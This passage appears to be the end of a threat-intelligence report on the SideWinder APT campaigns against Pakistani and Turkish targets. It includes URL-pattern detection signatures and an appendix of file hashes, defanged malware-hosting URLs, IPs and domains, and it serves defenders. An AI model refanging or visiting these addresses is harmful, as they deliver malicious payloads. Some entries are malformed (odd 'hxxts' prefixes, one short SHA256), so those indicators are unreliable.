
For these campaigns, SideWinder also uses predictable URL structures when hosting their malicious files:

- First stage - `*/2/0/0/*/files-*/(hta|file.rtf)`
- Second stage - `*/3/1/1/*/files-*/`

The longevity of these tactics, techniques, and procedures (TTPs) – nearly 2 years – gives us confidence that they can be utilized for the detection of future campaigns.

In mid-March 2023, we discovered a new configured server delivering the payload. This server was different in that it was configured so that a victim in Turkey could receive a second-stage payload. This shows that this threat actor is also now targeting organizations in Turkey.

Targets



The SideWinder group's main target remains Pakistan government organizations. The campaign investigated by BlackBerry in early March 2023 identified Turkey as a new target.

Attribution

The SideWinder APT group's primary targets are in Southeast Asia regions such as Pakistan and Sri Lanka; however, government institutions in Pakistan still remain their main target of interest.

Conclusions

This report discussed the SideWinder group's targeted attack carried out in early December 2022. The latest SideWinder campaign targeting Turkey overlaps with the most recent [developments](#) in geopolitics; specifically, in Turkey's [support of Pakistan](#) and the ensuing [reaction](#) from India.

The BlackBerry Threat Research and Intelligence team is actively monitoring this threat group's tooling and malicious files. All the files and network artefacts we identified in this campaign have been listed in the Appendix below for the benefit of defenders and cybersecurity professionals. We hope this data will help provide protection and prevention measures going forward.

APPENDIX 1 – Indicators of Compromise (IoCs)

Indicator Type	Indicator
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MD5	b7e63b7247be18cdfb36c1f3200c1dba
SHA256	8af93bed967925b3e5a70d0ad90eae1f13bc6e362ae3dac705e984f8697aaaad
MD5	5efddbdcf40ba01f1571140bad72dccb
SHA256	a45258389a3c0d4615f3414472c390a0aabe77315663398ebdea270b59b82a5c
MD5	3b853ae547346befe5f3d06290635cf6
SHA256	bc9d4eb09711f92e4e260efcf7e48906dca6bf239841e976972fd74dac412e2f
MD5	666b2b178ce52e30be9e69de93cc60a9
SHA256	cd09bf437f46210521ad5c21891414f236e29aa6869906820c7c9dc2b565d8be
MD5	ef00004a1ebc262ffe0fb89aa5524d42
SHA256	a3283520e04d7343ce9884948c5d23423499fa61cee332a006db73e2b98d08c3
MD5	6c7d24b90f3c6b4383bd7d08374a0c6f
SHA256	4db0a2d4d011f43952615ece8734ca4fc889e7ec958acd803a6c68b3e0f94eea
MD5	73750f08265bbe80c3f235318bcef6fe
SHA256	bc3c6f9d51e2bdb37e03b01e2949f72836ecee4230e2320c5dc33a83b55b062f
MD5	16341fcff1bc7388387fd17b4b3a7a50
	cf1f4ec1d7db6cf1fe8e15687b348a279889689fa9c387de4a2c310c34336f9f
MD5	1c62441de076eb5a5b2e1f8146767777
SHA256	75079e408ca9517825ffac396680a2d2169d691be3f1adbbd797e05e665c6fde
MD5	dacdb33b6e9de4c1fe8591bb5a65c55c
SHA256	cde768a4cf95e58f0e98e2bcc0663fd2c1a36510f6010065b4f54169a92e207
MD5	709e6a64735432c25cafb89951cc149c
SHA256	a2a9fd1db7f1dc196fa8af0669ea72d1f8ae48bf4775108ee746e0f83c5a7498
URL	hxxps[:]//paknavy-gov-pkp[.]download[.]net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file[.]rtf
URL	hxxps[:]//pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file[.]rtf
IP	185.205.187[.]234
IP	5.230.73[.]106
URL	https[:]//cstc-spares-vip-163.download[.]net/14668/1/1228/2/0/0/0/m/files-403a1120/file[.]rtf
URL	https[:]//mtss.bol-south[.]org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file[.]rtf
URL	https[:]//paknavy-gov-pk[.]download[.]net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file[.]rtf
URL	hxxts[:]//paknavy-gov-pk[.]download[.]net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file[.]rtf
URL	hxxts[:]//pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file[.]rtf
URL	hxxts[:]//sl-navy[.]office-drive[.]live/45/1/334/2/0/0/0/m/files-fe9dade2/file[.]rtf
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URL	https[:]//forecast[.]comsats-net[.]com/5760/1/5039/2/0/0/0/m/files-d7c7dda1/file[.]rtf
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URL	hxxts[:]//srilanka-navy[.]lforvk[.]com/135/1/334/2/0/0/0/m/files-4fdaf6c7/file[.]rtf

URL	hxxts[:]//promotionlist[.]comsats-net[.]com/5756/1/8887/2/0/0/0/m/files-3d1dff0f/file[.]rtf
URL	hxxts[:]//dgms[.]paknavy-gov[.]com/5733/1/5051/2/0/0/0/m/files-73bdca4d/file[.]rtf
URL	hxxts[:]//mofadividion[.]ptcl-gov[.]com/5724/1/3268/2/0/0/0/m/files-11e30891/file[.]rtf
URL	hxxts[:]//ksew[.]kpt-gov[.]org/5663/1/3275/2/0/0/0/m/files-937950ad/file[.]rtf
URL	hxxts[:]//ministryofforeignaffairs-mofa-gov-pk[.]dytt88[.]org/14444/1/2454/2/0/0/0/m/files-9ba90b7f/file[.]rtf
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URL	hxxt[:]//dgpr[.]paknavy-pk[.]net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file[.]rtf
URL	hxxts[:]//cabinet-gov-pk[.]ministry-pk[.]net/14300/1/1273/2/0/0/0/m/files-68ebf815/file[.]rtf
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URL	hxxts[:]//mailnavymilbd[.]govpk[.]net/5848/1/13/2/0/0/0/m/files-57d837e4/file[.]rtf
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Domain	slpa.mod-gov[.]org
IP	62.113.255[.]80
Domain	mailrta.mfagov[.]org
IP	194.61.121[.]216
Domain	promotionlist.comsats-net[.]com
IP	5.255.104[.]32
Domain	mailnavybd.govpk[.]net
IP	5.255.112[.]194
Domain	mailnavymilbd.govpk[.]net

APPENDIX 2 – Applied Countermeasures

YARA Rules

Available upon request (see below).

Suricata Rules

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